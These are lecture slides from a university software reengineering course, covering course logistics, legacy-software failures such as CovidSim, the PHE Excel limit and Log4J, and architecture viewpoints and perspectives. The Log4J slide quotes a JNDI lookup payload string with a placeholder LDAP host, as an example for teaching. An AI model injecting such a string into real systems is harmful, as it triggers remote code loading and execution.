Introduction

Software Reengineering
(COM3523 / COM6523)

The University of Sheffield

Three recent software stories

CovidSim

A scientific Epidemiological model developed at Imperial College.

- Started out as a flu-spread model from ~2005.
- Adapted early 2020 to study spread of COVID-19.
- Predicted huge death-toll, prompted first lockdowns.

Built upon **legacy code**.

- A single ~15,000 LOC undocumented **C**-file.
- Lots of machine-translated **Fortran** code.
- No systematic tests, only a few sample scenarios.

Prompted debate about whether the lockdown was justified.

Since been urgently re-engineered, validated, tested.


https://github.com/mrc-ide/covid-sim

PHE Test & Trace Excel Failure

PHE relied on an **old Excel format** (XLS) to import the CSV files.

- Limited to 65,536 rows.
- Patients were missed from CSV files with >65,536 rows.

Led to an estimated 125,000 additional infections, and an estimated 1,500 additional deaths.



Fetzer, T., & Graeber, T. (2020). Does contact tracing work? quasi-experimental evidence from an excel error in England.

Log4J Vulnerability

Vulnerability in highly popular Java logging framework.


- Discovered November 2021.

Special action taken for messages containing: "${jndi:ldap://LDAP-SERVER/a}"

- Would look up log server and execute class at URL.

Fix has been released in an upgrade of library. But…

- Upgrading can require addressing of backward incompatibilities.
- All of your dependencies need to incorporate fix as well…



What's the link?

They all involve outdated (legacy) software technology.

All have had huge socio-economical impact.

- Prompting national lockdowns.
- Spreadsheet workflow error led to thousands of preventable infections and deaths.
- Huge losses of citizen data (in Belgium) through early exploitation of Log4J bug.

All required an urgent (re-)engineering effort.

- CovidSim had not been "renovated" over their lifetimes.
- … and the PHE Excel workflow built in legacy technology from the outset.

Successful software systems age, and last for decades.

The ability to maintain and renew *big old* systems is an important skill.

Course objectives, delivery and assessment

Learning Objectives


To appreciate the **intrinsic value of legacy systems**.


To **become a considerate coder** - you are writing tomorrow's legacy code.

To learn how to **understand and assess an unfamiliar, complex system**.

To learn about **re-engineering strategies and objectives**.

To **develop your own code analysis tools** to help you along the way.



Course Delivery

In-person lectures.

Mixture of traditional lectures and “flipped classroom”.

Moved to live Blackboard sessions if face to face teaching is cancelled.

Practical sessions.

Hands-on sessions conducted in groups in a lab.

Moved to live Blackboard sessions if face to face teaching is cancelled.

Lectures

Some topics will be delivered as traditional lectures.

Others will be delivered via the **‘Flipped Classroom’** approach:

Videos and slides will be released the week before.

You will be asked to use them to prepare for the session in advance.

Session will consist of in-class group exercises and quizzes.

Big opportunity for regular feedback and clarification.

Do the prep-work.

Practical sessions

Weekly lab sessions

This course is entirely coursework-based.

Participation in lab sessions is mandatory.

Attendance will be taken, and will factor into group-work mark.

Group work

Most of the labs will be carried out within your group.

Use it to catch-up with each other, ask questions,

Your second assignment will be a group-project.

Intended as a “support network”.

Where can I get support?

Sli.do

During lectures and some lab sessions, we’ll run a (moderated) sli.do Q&A where you can pose your questions and up-vote them.

Your group

You will be allocated to a group for the duration of the project.

Intended as a support-group - ask them first!

Blackboard discussion forum

Feel free to post questions here. Will be answered by myself or GTAs.

Please feel free to respond to each others’ questions!

GTAs and module leaders will respond in working hours (not over the weekend).

Please only send us emails directly as a last resort.

Platforms and technology

Blackboard	Lecture videos and tutorials Practical sessions on Blackboard Collaborate Discussion fora Announcements
GitLab	Sharing code / solutions. Submitting assignments.
Lab technology	Bash Java AspectJ GraphViz Maven Git

Reading material

Lectures will include links to relevant papers or chapters in books.

Three books that cover most of the material in this module:

"Software Systems Architecture" by Nick Rozanski and Eoin Woods

A useful reference, but the essential material will be covered in the lectures.


"Object Oriented Reengineering Patterns" by Serge Demeyer, Stéphane Ducasse, and Oscar Nierstratz.

The book is available as a free e-book here: http://scg.unibe.ch/download/oorp/

"Working Effectively with Legacy Code" by Michael Feathers

Not available in the library - you are not expected to be reading this.

Recommended if you want to follow up material out of interest.




Any questions?

You can use the Sli.do Q&A if you prefer!

Systems and their Architectures

Software Reengineering
(COM3523 / COM6523)

The University of Sheffield



Software Architecture

Based on "Software Systems Architecture (Second Edition)" by Nick Rozanski and Eoin Woods

Software Architecture

The organisational structure of a system.

- Reflects the key design decisions taken to turn requirements into code.

Multifaceted.


- Security, safety, maintainability, accessibility, functionality, ...

Relationship to source code can be hard to trace.

- Ability to link architectural concerns to code known as **traceability**.
- May have deteriorated over time.

We can start to understand a system in terms of its key entities and relationships.

- **Tells us the "choreography" of the system**. What is (roughly) where, and how things should interact.



Capturing Architectures

Architectures tend to be complex and multifaceted.


- Cannot be realistically captured in a single document.
- Need to consider the views of different facets.


Rozanski and Woods propose the following dimensions:

- **Stakeholders** - users, developers, maintainers, etc.
- **Viewpoints** - functionality, information, location, etc.
- **Perspectives** - security, evolution, regulation, etc.

Stakeholders

Types	Description
Acquirers	Oversee the procurement of the system or product.
Assessors	Oversee the system's conformance to standards and legal regulation.
Communicators	Explain the system to other stakeholders via documentation & training manuals.
Developers	Construct and deploy the system from specifications.
Maintainers	Manage the evolution of the system once it is operational.
Production engineers	Design, deploy and manage the hardware and software environments in which the system will be built, tested and run.
Suppliers	Build and / or supply the hardware, software or infrastructure on which the system will be run.
Support staff	Provide support to users for the product or system when it is running.
System admins	Run the system once it has been deployed.
Testers	Test the system to ensure that it is suitable for use.
Users	Define the system's functionality and ultimately make use of it.





Ember.js stakeholders

Rahmadhani et al, Delft University, 2016

Views and Viewpoints

View

Represents structural aspects of an architecture that illustrate how it addresses one or more concerns held by one or more of its stakeholders.

Viewpoint

Collection of patterns, templates, and conventions for constructing one type of view. Defines the relevant stakeholders, and the relevant guidelines, principles and template models for constructing the views.

Viewpoints

https://www.viewpoints-and-perspectives.info/home/viewpoints/

Viewpoint	Description
Context	Describes the relationships, dependencies, and interactions between the system and its environment.
Functional	Functional elements, their responsibilities and interactions. Traditionally the starting point for an architectural description.
Information	How the architecture stores, manipulates, manages and distributes information. Content, structure, ownership, latency, etc.
Concurrency	Maps functional elements to concurrency units to clearly identify which parts of the system are synchronous or asynchronous.
Development	How does the architecture support development - building, testing, maintaining, and enhancing the system.
Deployment	What environment will the system be deployed to? Dependencies on the runtime environment, network connections, etc.
Operational	How the system will be operated, administered, etc.

Sli.do Quiz

Join at slido.com with #052578

Quick Note on Diagrams

Diagrams are a part of an architectural description, but not everything.

- Good for describing relationships and groupings.
- Best use natural language, tables, etc. to describe other factors.

Choice of notation is a matter of preference.


- Depends on your own prior expertise and experience.
- Can often use / repurpose UML notations.

Can be pragmatic and come up with your own diagrams.

- Entities, relationships, the ability to group entities appropriately, and label them.

Context Viewpoint


Definition	Describes relationships, dependencies, and interactions between system & its environment.
Concerns	System scope & responsibilities, external entities and services, data used, interfaces, impact on its environment.
Models	Entities and relations (there is no well-defined UML model for this)
Problems and pitfalls	Missing / incorrect external entities, missing dependencies, inappropriate detail, scope creep, overcomplicated interactions, overuse of jargon.
Stakeholders	All stakeholders, especially acquirers, users, developers.



Ember.js Context diagram
Rahmadhani et al, Delft University, 2016

Functional Viewpoint

Definition	System's runtime functional elements and their responsibilities, interfaces, primary interactions.
Concerns	Functional capabilities, external interfaces, internal structure, functional design philosophy.
Models	Functional structure model. can be captured as a UML component diagram, boxes and lines…
Problems and pitfalls	Poorly defined interfaces, poorly understood reponsibilities, wrong level of detail (only capture what matters to stakeholders - leave the rest to designers)
Stakeholders	All stakeholders




UML Component diagram of an insurance policy admin system.

CC-BY-SA 3.0, by Kishorekumar 62

Information Viewpoint


Definition	Describes how the system stores, manipulates, manages and distributes information.
Concerns	Information structure and content, information purpose and usage, information ownership, identifiers, volatility of information semantics, information quality, latency, archiving and retention
Models	Information structure models, information flow models, information lifecycle models, information ownership models, information quality analysis, metadata models
Problems and pitfalls	Representation incompatibilities, unavoidable multiple updaters, key-matching deficiencies, interface complexity, inconsistent distributed databases, poor information quality, excessive latency, …
Stakeholders	Primarily users, acquirers, developers, testers, and maintainers.



Entity-relationship diagram of a MMORPG
CC-BY-SA 3.0, by TheMattrix

Concurrency Viewpoint Example


Definition	Describes the concurrency structure and maps functional elements to concurrency units to clearly identify which parts execute concurrently.
Concerns	Task structure, mapping of functional elements to tasks, interprocess communication, state management, synchronisation and integrity, supporting scalability, …
Models	System level concurrency models and state models.
Problems and pitfalls	Modelling the wrong concurrency, modelling the concurrency wrongly, excessive complexity, resource contention, deadlock, race conditions
Stakeholders	Communicators, developers, testers, some administrators



UML Component diagram used to represent concurrency,by Rozanski and Woods

Development Viewpoint

Definition	Describes the architecture that supports the software development process.
Concerns	Module organisation, common processing, standardisation of design, testing, instrumentation, versioning.
Models	Module structure models, common design models, codeline models.
Problems and pitfalls	Too much detail, uneven focus, lack of developer focus, lack of precision, problems with the specified environment.
Stakeholders	Production engineers, developers, testers.




Layered architecture and codeline view of Neo4j

Chen et al., Delft University, 2016

Deployment Viewpoint

Definition	Describes the environment on to which the system will be deployed and the dependencies that the system has on elements in it.
Concerns	Runtime platform required, specification and quantity of hardware or hosting required, 3rd party software requirements, technology compatibility, network requirements, …
Models	Runtime platform models, network models, technology dependency models, inter-model relationships.
Problems and pitfalls	Unclear / inaccurate dependencies, unproven technology, unsuitable / missing service level agreements, lack of specialist knowledge, late consideration of deployment environment, …
Stakeholders	System administrators, developers, testers, communicators, and assessors




Deployment diagram.

CC-BY-SA 3.0, by Kishorekumar 62

Operational Viewpoint

Definition	Describes how the system will be operated, administered, and supported when it is running in its production environment.
Concerns	Installation and upgrade, functional migration, data migration, operational monitoring and control, alerting, configuration management, performance monitoring, support, backup and restore, …
Models	Installation models, migration models, configuration management models, administration models, support models.
Problems and pitfalls	Lack of engagement with operational staff, lack of backout plan (graceful handling of failed upgrades), lack of migration planning, missing management tools, production environment constraints, inadequate backup models, …
Stakeholders	System administrators, production engineers, developers, testers, communicators, and assessors



Perspectives

Some “quality properties” that require consideration across multiple architectural views.

Can be referred to as “non-functional requirements”.

Perspectives are collections of best-practices that can be used to ensure that these properties are fulfilled.

Only required for these “cross-cutting” properties.


Views and Viewpoints will often suffice by themselves to reason about more focussed concerns.

Perspective	Description
Accessibility	The ability of the system to be used by people with disabilities
Availability & Resilience	Ability to be operational as and when required, and to handle failures that could affect availability.
Development Resource	Ability to be designed, build, deployed, and operated within constraints around people, budget, time, materials.
Evolution	Ability to be flexible in the face of inevitable change, balanced against costs of providing this flexibility.
Internationalisation	Ability to be independent from any particular language, country or cultural group.
Location	Ability to overcome problems brought about by the location of its elements and distances between them.
Performance & Scalability	Ability to predictably execute within mandated performance profile, and handle increasing volumes.
Regulation	Ability to conform to local and international laws, quasi-legal regulations, company policies, etc.
Security	Ability to reliably control, monitor, and audit who can perform what mechanisms on what resources.
Usability	Ease with which people can interact with the system and work effectively.

Sli.do Quiz

Join at slido.com with #052578

Why do we care about architecture?



They capture what is of relevance to **stakeholders**.

They help to set a direction for reengineering tasks.

- Which stakeholder views are most important for a given system?
- Which aspects of the system require the most attention?
- How might a change affect other stakeholders, and how can tensions be reconciled?

Take-aways

Software systems are necessarily complex and multifaceted.

They are **socio-technical** - dependent on complex networks of stakeholders and technologies.

Every system has an **architecture**.

- Capture the “big picture” - everything in a software system that is relevant to a stakeholder.
- These are often largely implicit - difficult to fully document.
- Necessarily spread over different types of models, to capture different views.

Most of this is ultimately reflected in the source code of the system.

To reengineer a system, we need to start by examining the architecture.